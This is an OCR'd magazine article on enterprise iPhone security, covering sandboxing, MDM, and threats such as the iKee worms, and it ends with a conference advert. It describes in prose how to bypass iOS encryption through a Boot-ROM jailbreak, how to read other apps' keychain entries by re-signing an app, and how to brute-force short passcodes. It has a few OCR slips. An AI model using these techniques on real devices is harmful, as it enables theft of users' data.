There is a vertical isolation between Apps and a horizontal isolation between apps and the operating system. This means, that Apps do not have direct access to other apps data or to operating system resources like file system and kernel. If an app wants to communicate with other apps or the operating system, it can only do so by using the APIs and services provided by iOS. This makes it impossible for example to install a kernel mode malware from within the user space, as it would be possible on common PC based operating system. It is important to note, that sandboxing does not prevent an application or service from being hacked, but it prevents even a hacked application from *breaking out* of its environment. However, there is a bunch of information, like the unique ID and phone number of the device, the address book and other information, which can be accessed by any application. A team of researchers figured out, that 55% out of 1407 tested apps were accessing some of this information and sending it either to the app developer or an advertising company (*Egele, Kruegel, Kirda and Vigna, PiOS: Detecting Privacy Leaks in iOS Applications*).

In order to ensure, that only trustworthy applications can be installed and executed on an iPhone, each application is required to be digitally signed. Because each certificate is bound to a personal developer account, this potentially makes it possible to track back to the developer of a malicious app. But more importantly, once an attacker is able to successfully exploit a vulnerability within an app, it is impossible to infect the binary of an application, as the signature test would fail when starting the app.

Also Apple's strict process for publishing apps on their App store, and the fact that this is basically the only source for downloading apps, increases the application security of the iPhone. Some MDM solutions do also have app store capabilities and allow companies to install their apps without the usage of Apples AppStore. But for this article, this will be considered as a secure store, as well.

Network Security

Mobile users must be able to access their corporate data and network from anywhere in the world. Therefore it is very important, that users are authorized and the data is protected during transmission over Wi-Fi or cellular data network connections.

As most companies already have a *virtual private networ*k (VPN) infrastructure in place, iOS supports the most common VPN protocols. In order to connect iPhones securely to the corporate network, secure tunnels can be established via IPSec, using the built-in Cisco client, the Layer-2-Tunneling Protocol (L2TP) and the *Point-to-Point-Tunneling Protocol* (PPTP). Also the use of generic SSL-VPN's is supported, including solutions from Juniper, F5 and Cisco. Depending on the VPN protocol used, iOS supports authentication via x.509 certificates or hard and software based tokens like *RSA SecureID* and *Symantec's VeriSign VIP Access* to allow strong authentication of users and devices.

To protect wireless access, iOS supports the *Wi-Fi Protected Access 2* (WPA2) and the IEEE 802.1x standards. While WPA2 uses 128-bit AES encryption to protect transmitted data, 802.1x provides an authentication mechanism to devices wishing to attach to a WLAN, in example by leveraging the RADIUS protocol, which is widely used within enterprises.

For the Safari Web browser, Calendar, email Client and other apps that are communicating via the internet, iOS provides the *Secure Socket Layer Protocol v3* (SSL) as well as *Transport Layer Security v1.2* (TLS) to securely transmit their data. In addition the S/MIME protocol is implemented to view and send encrypted email messages.

In case, companies are using Microsoft Exchange ActiveSync for email and calendar synchronization or policy updates, the communication can be configured to use a 128-bit-SSL encryption and the client authentication can either be HTTP basic authentication, certificate based or both.

With iMessage, a new messaging service introduced with iOS 5, users can exchange text messages, videos, contacts and other information between each other. If the communication counterpart does have an iPhone or iPad, the messages will be exchanged via Apple's Push Notification Service, which is using a 2048-bit TLS/SLL certificate to encrypt and authenticate. In case the receiver of a message does not have an iOS based device, the message will be send via *Short Message Service* (SMS), which by its nature is not encrypted and may pass different insecure provider networks before it arrives at the recipient.

Policy Enforcement & Policy Security

As already mentioned, multiple iPhones can be configured via xml based configuration profiles. Within the configuration profile, the administrator can remove the permission for the user to uninstall the profile. This way, a company can enforce the configuration settings and with it the companies device security policy.

Configuration profiles are usually deployed over-the-air. In most cases, this means that a user will get the profile either provided via email or for download from a web portal. In order to give the user the possibility to determine, that the configuration profile was really issued by the corporate IT, configuration profiles can be digitally signed (see Figure 1 – Profile install dialog).

As a profile can contain confidential data, like VPN or Wi-Fi credentials, Apple also offers the possibility to encrypt the profile.

Mobile Device Management


In order to manage a large number of iPhones, iOS supports *Mobile Device Management* (MDM) and therefore allows companies to centrally enroll and activate new iPhones, to manage their configuration and to deploy Apps and documents. Apples MDM functionality is based on *Configuration Profiles*, *Over-The-Air Enrollment* and the *Apple Push Notification Service*. While Apple offers the iPCU utility and the Apple Profile Manager to manage iPhones and iPads, there are different vendors on the market, offering MDM solutions, based on the interface provided by Apple. But since Apple only allows defined and limited access to the iOS platform, all MDM providers will basically provide the same features.

While MDM by itself is a huge topic and would certainly fill a separate article, we will focus on the security related topics of device management.

Apple Push Notification Service

The management of iPhones takes place via a connection between the iPhone and the MDM server. A core mechanism for the communication between MDM server and iPhone is the *Apple Push Notification Service* (APNS). When the server wants to communicate with the device, for example in order to update or query the configuration, it will send a silent notification via the APNS. The iPhone will then communicate directly with the MDM server, to fetch the new commands, App or data. Because the APNS is running on servers, operated by Apple, a company has to open the port TCP/2195 to the APNS server `gateway.push.apple.com` and port TCP/2196 to the server `feedback.push.apple.com` on their corporate firewall.

From a security standpoint, it is important to have static TCP ports and defined destination addresses, in order to be able to configure narrow firewall rules. But it



Vodafone.de 13:25 92 %

Cancel **Install Profile**

Hakin9 - Profile
hackin9
✓ Verified
Install

Description	Profilbeschreibung.
Signed	iPCU CA e7c4101f-f274-4b02-811c-93d1675cbfe5
Received	02.12.2011
Contains	Restriction

More Details >

Figure 1. *Profile Install Diaolog*



User enters passcode to unlock keychain
KeyChain
www.website.com - internet password
user@mailsrv.com - internet password
iMessage - encryption key
AnyApp - application password
Trusted apps can access passwords and other secrets stored in the KeyChain

Figure 2. *Keychain*

is surely more important to protect the communication over the public internet. To accomplish transport security and to reduce the risk of spoofing and man-in-the middle attacks, the communication between a companies' MDM server and Apples PNS Server is based on the SSL/TLS protocol, using a 2048-bit SSL certificate. This certificate must be requested and downloaded from the Apple Push Certificate Portal. The communication between Apple's Notification Server and the iPhone is protected via SSL/TSL, as well. Figure 2 illustrates the components within an APNS communication and the ports and protocols used.

The APNS is not only used for mobile device management. Notifications are the main way for apps to provide alerts and related information, like new messages on Facebook or Twitter.

iPhone Enrollment

Assuming a MDM solution is in place, the first step a company has to take to integrate a new iPhone into its mobile management, is to enroll it with the MDM server. The enrollment process creates a relationship between the device and the server, allowing it to be managed without further interactions of the user.

The enrollment of a new device will usually be done by delivering the enrollment profile via network connection. Most MDM vendors manage this by either making a web portal or a dedicated mobile manage-




Figure 3. *Sandbox*

ment agent app available. In the first case, the user has to use the iPhone web browser and link it to the MDM Servers Web portal, to start the process. In the second case, the user has to install and run the MDM vendors' app, which will then handle the communication with the MDM server. For example, Symantec provides its Mobile Management Agent for download, via Apple's App Store.

The process of Over-The-Air Enrollment includes the three phases *User Authentication*, *Certificate Enrollment* and *Device Configuration*. In order to ensure, that only authorized users can connect to the MDM server and enroll their device, the User Authentication is a very important part of the process. Therefore a user has to provide his credentials, either via the web portal or the mobile device agent (see Figure 5).

After having successfully authenticated, the device obtains a signed x.509 identity certificate, which is then used for encryption. To get this certificate, the iPhone creates an asymmetric All lowercase pair, sends the public part of the key to the enterprise *Certificate Authority* (CA) and in return gets the signed x.509 certificate. For this Certificate Enrollment process, the *simple certificate enrollment protocol* (SCEP) is used.

The last phase in the iPhone enrollment is the configuration. Now that an identity certificate is installed, the device can receive encrypted configuration information over the air. Configuration profiles and configuration updates can be delivered to the iPhone via email, web link for download, an MDM app or via Exchange ActiveSync.

Top threats targeting mobile devices

In order to understand how effective the security capabilities of a mobile device platform are, a good starting point is to have a look at its resilience against todays major mobile threats (*Symantec, A window Into Mobile Device Security*). While going through a complete threat modeling process would blast the article, I will write about some of the major threats for mobile devices, independent of the devices platform or vendor.

Data Loss

For most companies, the loss of critical information, unintentional or malicious, is considered to be the biggest threat to mobile devices. If a company provides iPhones to their employees, the intention is to enable them to work on any place at any time. Therefore, users will store all information they need to do their work, on their devices.In addition they will, in most cases, have VPN access to the corporate network. The information accessible via a lost iPhone may include customer data, financial statements, proposals and other information, depending on the business the user is in. Having up to 64 GB of disc space, allows an employee to carry a lot of this data. And by the nature of mobile devices, this information is now outside the well protected company network with all its preventive and detective security mechanisms.

For sure, there is some information a company does not want to be stored on mobile devices. But how can they prevent this information from being transferred to the iPhone, or even worse, from the iPhone to any other data repository? How can they prevent a user from *backing up* this information by using more or less secure or trustworthy cloud services like iCloud or Dropbox? And last but not least, what happens to the stored information, if the device gets lost or stolen?

Let's have a look at each of these use cases. We know that the physical access to an iPhone can be restricted with a passcode via a configuration profile and can even force a local wipe after a maximum number of failed logins. So a person who gets access to a company owned iPhone cannot simply access its content without a knowledge of the passcode. In addition, the complete flash drive is encrypted using a hardware based 256-bit AES encryption. Each app can store its files encrypted and the confidential data within the keychain in also encrypted. Finally, the encryption keys used are derived from the passcode, if data protection is enabled, making it harder to crack them. And last but not least, the company can initiate a remote wipe of the device. Those mechanisms, if implement-



Apple Push Notification Service
SSL/TLS
SSL/TLS
iPhone
Config
Feedback.push.apple.com:2196
gateway.push.apple.com:2195
Firewall
MDM Server

Figure 4. *APNS communication scheme*

ed properly, can give sufficient protection against data loss on lost or stolen iPhones.

Using configuration profiles, a company can disable the usage of Apples iCloud service for data backup. They also can prevent the installation of additional apps like Dropbox, which offer cloud based data storage functionality.

It is more difficult for a company to prevent users from uploading confidential information to the iPhone, or sending such information from the iPhone to an external location or recipient. Installing a *Data Loss Prevention* (DLP) product on the iPhone would be useless, as this product would only be able to monitor its own communication, due to the sandboxing mechanism.

A working approach would be to force the iPhone, via configuration profile, to route all network traffic through the VPN tunnel into the corporate network, where a network DLP solution is monitoring all communication, including web up- and download and email traffic.

Having all this mechanism in place, can help a company minimize the risk of data loss via iPhones.

Malware

Malware authors are mainly motivated by gaining money from their work and therefore are very tricky in figuring out new business models. Besides understanding the technology they are using to bring their malware onto the users devices, it is important to have an idea about how their business models look, in order to successfully fight them. An analysis of the latest mobile malware (*PiOS: Detecting Privacy Leaks in iOS Applications and Symantec, Motivations of Recent Android Malware*) identified the following motivations:

- *Premium Rate Number Billings*: Attackers set up and register a premium-rate number. Infected mobile phones will call or send a SMS to this number and the caller is billed a premium rate.
- *Spyware*: Malicious apps that allow someone to track and monitor a user of a mobile phone. Such malware may record and export all SMS messages, emails, call logs, GPS locations or turn on the microfone.
- *Search Engine Poisoning* (SEO): Such malware manipulates or *poison* search engines in order to display search results. Raising their search rank allows attackers to increase visits by prospective customers or generate revenue through pay-per-view or pay-per-click advertisements shown on the site.
- *Pay-Per-Click* (PPC): Based on the internet advertising model, where advertisers pay a website owner, when an advertise is clicked, a malware will initiate a huge number of clicks on such ad's.
- *mTAN Stealing*: Online bank account hacking. Malware will intercept an SMS from the bank, containing mTAN, in order to manipulate transactions. This also includes stealing of other confidential information like passwords and PIN's.

Malware can basically be split up into the three categories Viruses, Worms and Trojan Horses. Classical viruses work by *infecting* legitimate program files, by attaching themselves. Once an infected program file is executed, it looks for further files on the system to infect. Computer worms spread themselves over the network for example by sending a malicious file via email, to exploit client site applications, or by exploiting network based services like *Secure Shell* (SSH) or Microsoft RPC. Trojan horse programs do not use spreading techniques, but instead perform malicious actions on the target system, like logging keystrokes or installing remote control functionality in order to grant access to attackers. Today's malware often uses the combined techniques of Viruses, Worms and Trojan horses. This kind of malware is called a Blended Threat.

A quick search at Symantec's Threat Explorer (*www.threatexpert.com*) shows, that there are currently 53 malware threats known for Android, about 217 for Symbian and mainly two which are targeting the iPhone platform. These two computer worms, named `iPhoneOS.Ikee and iPhoneOS.Ikee.B` were discovered in 2009 and spread over-the-air on jailbroken iPhones with a SSH default password attack. While `iPhoneOS.Ikee` changed the devices background wallpaper to display a picture of 80's pop-star Rick Astley,




Figure 5. *Authentication for enrollment*

iPhoneOS.Ikee.B locked the screen of the device and displayed the text *Your iPhone's been hacked because it's really insecure! Please visit doiop.com/iHacked and secure your iPhone right now!*. In order to unlock the infected iPhone, the user was required to pay a €5 ransom to the attacker's PayPal account.

Taking in account that the iKee worm only affects jailbroken devices, we can say that iOS seems to be largely resistant against malware threats. This is obviously a result of the security architecture of iOS. Since apps are running in a sandbox and are digitally signed, a virus can neither infect other apps on the device, nor attach itself to an app, as this would change the apps signature, preventing it from starting. The isolation of apps from the operating system also limits most network based attacks, such as buffer overflows, from taking control of the iPhone. Also, by design, it is not allowed for apps to send SMS or to initiate phone calls, without user's acknowledgement, which will prevent the malicious use of premium phone numbers. Furthermore, Apple's strict process for publishing apps on their App store, prevents spreading of malicious apps, as each app will be reviewed and app developers have to be registered, supplying their Name and credit card data. While this is not bullet proof, it sets another barrier for malware authors, who normally want to stay anonymous.

Web based attacks

Web based attacks are usually launched by malicious or hacked legitimate websites. Once a user is accessing such a site, the webserver is determining the version of the browser used, and is sending appropriate malicious content to the web browser, causing the browser to execute malicious instructions. If the web browser has been exploited successfully, it tries to install malware on the system, or steal information like passwords and TAN's, entered by the user, or being otherwise available by the browser.

Again, since iOS isolates each app from every other app, if an attacker successfully compromises a browser app, he might not be able to attack other apps on the device or the operating system itself. Instead, the attacker might *stick* within the exploited web browser app. But having access to the browser app, may give the attacker access to confidential information, as he can monitor all data sent and received through it, including passwords, credit card numbers and other confidential information. In addition, every app on an iPhone can access the system wide available device's unique identifier, the address book, the safari browser search history and other information.

For web based attacks, iOS provides a good level of protection against web based attacks. However even an attack against a sandboxed application gives access to confidential data and thus can still cause significant harm to an iPhone.

Security Vulnerabilities & iPone Attacks

As of the time this article was written, there were round about 200 different vulnerabilities discovered in various versions of the iOS operating system. The latest one was published about six days ago and potentially allows attackers to execute arbitrary code due to multiple memory corruptions in Apple's iOS FreeType implementation (*http://www.securityfocus.com/bid/50643/*).

This is indeed not a small number of vulnerabilities, and only verifies what most of you already know: There is no bug free software. The larger and complex the code base of an application or operating system is, the higher is the probability of programming mistakes, which may lead to security vulnerabilities. Interestingly these vulnerabilities seem to be being exploited by users for jailbreaking their devices, rather than for maliciously compromising other devices.

Considering this, it is more important for a company, that the vendor is reacting promptly and is supplying patches for discovered vulnerabilities within an acceptable timeframe. Currently Apple takes an average of 12 days to patch each vulnerability, once it was discovered. A company has to ensure that it gets informed about new vulnerabilities and available patches, in order to ensure via their MDM solution, that those patches get installed on the affected devices.

Apple iOS Code Signing Security Bypass Vulnerability

Let's have a look at a sample vulnerability, which was discovered by the well known security researcher Charlie Miller and published on the 7th of November. Charlie discovered a flaw within the JavaScript engine "Nitro" which allowed him to download and execute additional code from within a signed app. Nitro has special permissions, when run by Safari, that allow it to perform *just-in-time* (JIT) compilation of JavaScript code to native instructions and then execute them. The vulnerability affects all iOS versions, beginning with v4.3, where Nitro was introduced.

As a proof of concept, he developed harmless looking app called *InstaStock* and submitted it to the Apple's App store review process, which it passed successfully. Once installed and run on an iPhone, InstaStock downloaded and executed additional code like playing a video from Rick Astley or opening a reverse shell, giving him access to the operating system. A video from Miller, showing his attack in action is available on Youtube (*http://en.wikipedia.org/wiki/IOS_jailbreaking* and *http://www.youtube.com/watch?v=ynTtuwQYNmk*).

The InstaStock app was meanwhile removed from the AppStore by Apple. Apple also revoked Millers developer account as a result of his research activities. Because application signing is one of the most important corner stones of iOS security, vulnerabilities like this do have very serious impact to the security of the iPhone platform.

Bypassing hardware Encryption

In the part about Data Security within this article, I described the encryption mechanisms implemented on the iPhone, which should protect against unauthorized access to the information stored on the device. Unfortunately there is a way to access the data stored on an iPhone, even without knowing the passcode. If an attacker has physical access to an iPhone, he can start a Boot-ROM attack against it (see box Jailbreak for details) and install a SSH daemon.

Because the key for the hardware based encryption is located in memory and the device is still continuing to decrypt the data on the flash drive transparently, all files on the device are accessible via the SSH login and can be copied from the device.

Bypassing KeyChain encryption

But as we have learned before, the hardware based encryption is only one layer of defense of the iPhone. Another one is the keychain. While an attacker can access and copy the KeyChain's SQLite database file, he can't simply access its content, because it is encrypted with a different key than the one used for the drive encryption.

The way that researchers (*Heider, Boll (Fraunhofer SIT)*) figured out to access the encrypted content of the KeyChain is also based on a precondition given by a jailbreak. To understand the attack, we need a little more background on how access to the KeyChain is granted by the operating system.

Each application on an iOS device contains a unique application-identifier entitlement, which is added and digitally signed, before being submitted to the Apple App store. The keychain service controls the access of an application to the keychain, based on this unique entitlement, and by default allows each app to only access its own data. In order to allow apps to share information between each other, Apple introduced the keychain-access-groups entitlement. If a developer for example, had developed App-A and App-B and wants both apps to have access to each other's keychain content, he had to assign App-A and App-B a shared keychain-access-group. When accessing the keychain with one of his apps, the developer had to specify which access group to use.

The way to read and write to keychain elements of other apps, is to figure out, which entitlement is required for access and sign an app with this access group. Unfortunately, the name of the required entitlement is stored unencrypted within the KeyChain's SQLite database file and can be extracted easily. As jailbroken devices have *disabled* the verification of digital signatures, the only thing an attacker now need to do, is to sign the app by himself.


A easy to use tool is KeyChainViewer from Jean-Baptiste Bédrune and Jean Sigwald, which is running as an app on jailbroken iPhones Figure 7.

Decrypting Files

The last encryption item I want to write about is the encryption of files on the iPhone using NSFileProtectionKey from the API. As written before, the file encryption has to be used from the developer of an app, by calling the appropriate API calls. However, if a file is encrypted, the encryption key is based on the passcode. As in most cases, users are using a four digit secret instead of a complex passcode; this is an ideal candidate for a brute force attack. On average, a successful brute force attack against a 4 digit passcode, which tries all 10000 possible combinations, takes only a couple of minutes on an iPhone. This attack by the way will not trigger the local wipe of the device, although the maximum number of failed logins is exceeded. Jean-Baptiste Bédrune and Jean Sigwald do also provide a tool to conduct a brute force attack against iPhones (*http://code.google.com/p/iphone-dataprotection/*).

Jailbreak

Jailbreaking is the process of removing the limitations imposed by Apple on devices running the iOS operating system (*http://en.wikipedia.org/wiki/IOS_jailbreaking*). On a jailbroken iPhone, a user has root access of the operating system and can, besides many other tasks, install apps from stores others than the Apple Store. Easy to use tools like *redsn0w*, *Spirit*, *Pwnage Tool* and *JailbreakMe* are publically available, including videos on how to use them. There are two types of Jailbreaks available, tethered and untethered. A tethered Jailbreak is not persistent and requires the iPhone to be connected to a Computer, each time it reboots, in order to boot into the jailbroken operating system. Untethered Jailbreaks do not have this requirement, and stay jail-



Important Warning

Your iPhone's been hacked because it's really insecure! Please visit doiop.com/iHacked and secure your iPhone right now!


Right now, I can access all your files.
This message won't disappear until your iPhone's secure

Figure 6. *IPhone.Ikee.B Message*

broken after each reboot. One method to jailbreak an iPhone is the Boot-ROM Attack. The boot-ROM is the first piece of code that is running, when starting the iPhone and is a read only memory. Therefore a security vulnerability found within the boot-ROM is something like the holy grail for a vulnerability researcher, as Apple can't simply fix it by supplying a patch and has to issue a new hardware revision.

Boot-ROM attacks can use the *Device Firmware Upgrade* (DFU) mode of the iPhone, which is accessible by pressing the home and power button in a certain sequence. Once an iPhone has booted into DFU-mode, an application can send a new firmware image to the device via USB. Hackers are using this mode to smuggle in code that is patching the devices operating system. By design, firmware files have to be digitally signed by Apple, in order to be accepted by the iPhone. But hackers already discovered flaws within the boot-ROM, allowing them to circumvent this restriction.

From a support and security standpoint, a company wants to avoid users using jailbroken devices. Beside the fact that Apple understandably does not support jailbroken iPhones, it also dramatically decreases the resilience of the iPhone against mobile security threats. Users can now install apps from even untrusted sources, which do not need to be digitally signed. This opens new possibilities for malicious apps. In addition, users could modify the configuration profiles, deployed by the company, thus making this device not policy compliant.


Vodafone.de 18:35 93 %

Internet Pas... oliver.karow@gmx....

Password

Server	mail.gmx.net
Port	25
Protocol	smtp
Label	
Account	oliver.karow@gmx.de
Password	G0tCha:)
Accessibility	AfterFirstUnlock
Access group	apple

Figure 7. *Keychain viewer*

Many MDM solutions have a functionality to detect jailbroken devices. They're using different approaches, like looking for the Cydia app installed, an app which by default is installed by the jailbreaking tool Redsn0w. Or they are trying to write data outside of an applications sandbox. Since Cydia is not available on the Apple Store, and writing outside of the sandbox is prohibited by an unhacked iOS, both methods are good indicators for a jailbroken device.

Conclusion

The iOS security model seems to be well designed and thus has far proven largely resistant to attack. It offers strong protection against traditional malware, primarily due to the sandboxing approach and Apple's rigorous app certification process and their developer certification process, which vets the identity of each software author and weeds out attackers.

Once an attacker has physical access to an iPhone, he has good chances to access the information on the device. Enforcing the usage of a complex passcode will increase the devices resilience against brute force attack, as already the usage of 6 characters instead of 4 digits will extend the time required for a successful attack, from 5 minutes to more than a year. Companies developing in house apps should take advantage of the file encryption capabilities which are provided by the iOS API.

In order to avoid data loss by lost or stolen iPhones, it is recommended to avoid confidential information being stored on the device. Therefore ana integration into the corporate's data loss solution is recommended. Also the activation of the devices kill-switch may be a good idea, allowing the conduction of a remote wipe in case of a lost device.Companies should also make use of the further security features, provided by iOS and configure their devices accordingly. And last but not least, A solid MDM solution will help, to manage a large number of devices, and to keep them secure.

OLIVER KAROW

Oliver Karow is working as a Sr. Principal Consultant at Symantec Germany GmbH.
He is in IT Security for more than 10 years and worked for fortune 500 companies. He has a diploma in information technology and is a CISSP. His current focus is on Data Loss Prevention.

HACKTIVITY

The IT Security Festival in Central and Eastern Europe

October 12-13, 2012. MOM Cultural Center, Budapest

THE LARGEST IT SECURITY FESTIVAL IN CENTRAL AND EASTERN EUROPE WILL BE HELD AGAIN! Real festival mood, peresentations, workshops, games, hardware hacking, lockpicking, big friday party and 1000+ hackers from all over the world!!!

Keynote Speaker: **Jeff Bardin, USA**

Jeff is the Chief Intelligence Officer for Treadstone 71. In 2007, he was awarded the RSA Conference award for Excellence in the Field of Security Practices. He is the most respected expert in the field of cyber crime, cyber terrorism, cyber inteligence.
This talk covers the cyber intelligence lifecycle including examples of denial and deception. Open source intelligence (OSINT) is a critical aspect of asymmetric cyber warfare. It is part of the mosaic defense and one practiced as a method of unrestricted warfare. Methods of cyber espionage, sock puppet creation, infiltration, data collection and analysis are covered. Case studies on creating your own personas while using OSINT tools will be discussed.

...and who can you look forward to?

ZOLTÁN BALÁZS / HUNGARY --- Zombie browsers, spiced with rootkit extensions
ALEXANDER POLJAKOV / RUSSIA --- Top 10 SAP vulnerabilities and attacks
JOE MCCRAY / USA --- The Evolution of Pentesting High Security Environments
ANDRÁS KABAI / HUNGARY --- Hunting and exploiting bugs in kernel drivers
ALEXANDER KORNBRUST / GERMANY --- Self Defending Database
VIVEK RAMACHANDRAN / INDIA --- Malicious Wi-Fi Routers for Fun and Profit
MIROSLAV STAMPAR / CROATIA --- Spot the Web Vulnerability
BOLDIZSÁR BENCSÁTH / HUNGARY --- Duqu, Flame, Gauss malware analysis experiences
SHAY CHEN / ISRAEL --- Diviner the new OWASP ZAP extension

PAYPASS VULNERABILITIES | HSRP INSECURITIES | „CHIP-TWEET" | TRACING MOBILE PHONES
ALTERNATIVE USAGE OF PKI DEVICES | LOCKPICKING 2.0 | ALTERNATIVE INTERNET
USB = UNIVERSAL SECURITY BUG | iOS SECURITY | ANDROID SECURITY | NAT ATTACK
BROWSER BASED ATTACKS | DIGIPASS INSTRUMENTATION | SECURITY CODE REVIEW
GEEK GIRLS | ELITE SOCIAL NETWORKS CROOKS | AV INSECURITIES

AND WHAT ELSE?!

Hello Workshops. Jump from theory to practice: **Hello Injection** **Hello CA** **Hello Code Review**
